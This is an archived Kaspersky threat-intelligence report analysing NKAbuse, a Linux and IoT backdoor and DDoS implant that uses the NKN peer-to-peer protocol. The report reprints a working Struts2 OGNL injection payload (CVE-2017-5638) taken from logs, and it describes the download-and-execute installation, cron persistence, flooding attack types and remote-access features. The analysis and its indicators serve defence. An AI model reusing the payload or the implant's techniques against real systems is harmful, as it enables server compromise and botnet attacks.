Unveiling NKAbuse: a new multiplatform threat abusing the NKN protocol

By Kaspersky GERT

Published: 2023-12-14 · Archived: 2026-04-05 22:36:22 UTC


During an incident response performed by Kaspersky's Global Emergency Response Team (GERT) and GReAT, we uncovered a novel multiplatform threat named "NKAbuse". The malware utilizes NKN technology for data exchange between peers, functioning as a potent implant, and equipped with both flooder and backdoor capabilities. Written in Go, it is flexible enough to generate binaries compatible with various architectures.

Our analysis suggests that the primary target of NKAbuse is Linux desktops. However, in view of its ability to infect MIPS and ARM systems, it also poses a threat to IoT devices.

NKAbuse infiltrates systems by uploading an implant to the victim host. The malware establishes persistence through a cron job and installs itself in the host's home folder. Its capabilities span flooding to backdoor access to remote administration (RAT), offering a range of features.

A new kind of network

NKN, short for "New Kind of Network", functions as a peer-to-peer (P2P) and blockchain-oriented network protocol that prioritizes decentralization and privacy. The NKN network currently has more than 180,000 official nodes. It offers diverse routing algorithms designed to optimize data transmission by selecting the shortest node trajectory to reach its intended destination.



NKN data routing diagram

Historically, malware operators have exploited new and emerging communication protocols like NKN to link up with their command-and-control servers (C2) or bot masters. This threat (ab)uses the NKN public blockchain protocol to carry out a large set of flooding attacks and act as a backdoor inside Linux systems.

A not-so-new attack vector

Evidence collected and analyzed by GERT suggests that this attack exploited an old vulnerability related to Struts2 (CVE-2017-5638 – Apache Struts2), targeting a financial company.

```
1  (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
   (#_memberAccess=#dm):((#cont
2  ainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.g
3  etInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNam
4  es().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(
5  #req=#context.get('com.opensymphony.xwork2.dispatcher.HttpServletRequest')).(#cmds=@java.n
6  et.URLDecoder@decode(#req.getHeader('shell'),'UTF-8')).(#cmd={'/bin / bash', ' - c',
7  #cmds}).(#p = new java.lang.ProcessBuilder(#cmd)).(#p.redirectErrorStream(true)).(#process
8  = #p.start()).(#ros =
9  (@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.c
10 ommons.io.IOUtils@copy(#process.getInputStream(), #ros))
```

Log evidence obtained from the exploited WebService

The excerpt from the audit logs shown above is the same as that referenced in the vulhub POC S2-048. The vulnerability allows the attackers to execute commands on the server by passing the command in a header identified as “shell” and sending the instructions to Bash for execution. After the vulnerability is exploited, a command is executed on the system to download the initial script.


A new multiplatform implant

The malware is typically installed on the victim’s device by executing a remote shell script that downloads and executes the contents of the **setup.sh** shell script hosted by the attacker remotely. The setup process checks the OS type and, depending on that, it downloads the second stage, which is the actual malware implant. The implant is downloaded from the same server; it is named “**app_linux_{ARCH}”,** where “{ARCH}” is the target OS architecture. The downloaded implant is placed into the temporary **/tmp** directory and then executed. There are eight architectures hosted on that server and supported by the malware:

- 386
- arm64
- arm
- amd64
- mips
- mipsel
- mips64
- mips64el

This analysis will focus on the amd64 (x86-64) version.

Once executed, the malware checks if it is the only instance running and moves itself to a safe place instead of remaining in the volatile /tmp directory. The directory chosen by the implant to reside in is /root/.config/StoreService/. Another set of directories created inside that destination path is files and .cache. Then the implant retrieves the infected machine's IP address by sending a GET request to **ifconfig.me**, loads the default configuration, which checks if it is located inside the .cache directory and, if not, loads certain hardcoded settings.



Loading and setting up the default configuration

This configuration is then saved to a new cache structure, which holds other important repeatedly reused settings, such as the generated private key.

NKAbuse makes use of **cron jobs** to survive reboots. To achieve that, it needs to be root. It checks that the current user ID is 0 and, if so, proceeds to parse the current crontab, adding itself for every reboot.

A new communication

NKAbuse utilizes the NKN protocol to communicate with the bot master and receive/send information. To do this, the malware implant creates a new account and a new **multiclient**, which enables it to send and receive data from multiple clients concurrently, increasing the reliability of its communications with the bot master.

The NKN account is created with the default config options, and then the multiclient is initialized with an identifier which in our sample is a 64 character string representing the **public key and remote address** used by the malware.

NKAbuse setting up the NKN client structure with the help of a hardcoded public key

As soon as the client is set up and ready to receive and send data, the malware establishes a handler to accept incoming messages sent by the bot master. The handler contains 42 or so cases, each performing different actions depending on the “code” sent, and waits for more messages to arrive.

NKAbuse contains a large arsenal of Distributed Denial of Service (DDoS) attacks. Below is a list of the flooding payloads.

Command	Attack
Default/0	http_flood_HTTPGetFloodPayload
1	http_flood_HTTPPostFloodPayload
2	tcp_flood_TCPFloodPayload
3	udp_flood_UDPFloodPayload
4	ping_flood_PINGFloodPayload
5	tcp_syn_flood_TCPSynFloodPayload
6	ssl_flood_SSLFloodPayload
7	http_slowloris_HTTPSlowlorisPayload
8	http_slow_body_HTTPSlowBodyPayload
9	http_slow_read_HTTPSlowReadPayload
10	icmp_flood_ICMPFloodPayload
11	dns_nxdomain_DNSNXDOMAINPayload


All these payloads historically have been used by botnets, so, when combined with the NKN as the communication protocol, the malware can asynchronously wait for the master to launch a combined attack. It is important to note that the last type of payload attack diverts from the others. NKAbuse overflows a DNS server with junk DNS requests (type *AAAA*), causing it to try to resolve "**{JUNK}.google.com**" subdomains, where {JUNK} is a randomly generated subdomain name in the *0-9a-zA-Z* format.

A new backdoor with RAT capabilities

NKAbuse has multiple features that turn it into a powerful backdoor or a remote access trojan (RAT), not just a DDoS tool. In fact, most of the message commands mentioned above are, in one way or another, used for persistence, command execution, or information gathering.

The malware implant establishes a structure named "**Heartbeat"**, which talks to the bot master at regular intervals. It contains a number of other structures that store information about the infected host: the PID, the victim's IP address, free memory, current configuration, and so on.

Another feature of this malware is the ability to make **screenshots** of the infected machine. It uses an open-source project to determine the display bounds and then capture an image of the current screen, in order to convert it to PNG and send to the bot master.



Capturing screenshots

NKAbuse can also create files with specific content, remove files from the file system, and fetch a file list from a specific path. It can get a list of processes running in the system and even a detailed list of the available network interfaces. Another common feature that makes this implant a full-fledged backdoor is the ability to run system commands. These are executed on behalf of the current user, and the output is sent via NKN to the botmaster.

A new threat

Although relatively rare, new cross-platform flooders and backdoors like NKAbuse stand out through their utilization of less common communication protocols. This particular implant appears to have been meticulously crafted for integration into a botnet, yet it can adapt to functioning as a backdoor in a specific host. Moreover, its use of blockchain technology ensures both reliability and anonymity, which indicates the potential for this botnet to expand steadily over time, seemingly devoid of an identifiable central controller.

Additionally, it was confirmed that the malware has no self-propagation functionality, which means the initial infection vector is delivered by someone who exploits a vulnerability to deploy the sample.

Our telemetry data shows that there are victims in Colombia, Mexico, and Vietnam. All Kaspersky products detect the threat as **HEUR:Backdoor.Linux.NKAbuse.a.**

A more detailed analysis of the latest NKAbuse versions is available to customers of our private Threat Intelligence Reports. With any requests on the subject, please contact **crimewareintel@kaspersky.com.**

Indicators of compromise

Host-based:

- MD5: 11e2d7a8d678cd72e6e5286ccfb4c833

Files created:

- /root/.config/StoreService
- /root/.config/StoreService/app_linux_amd64
- /root/.config/StoreService/files
- /root/.config/StoreService/.cache

Source: https://securelist.com/unveiling-nkabuse/111512/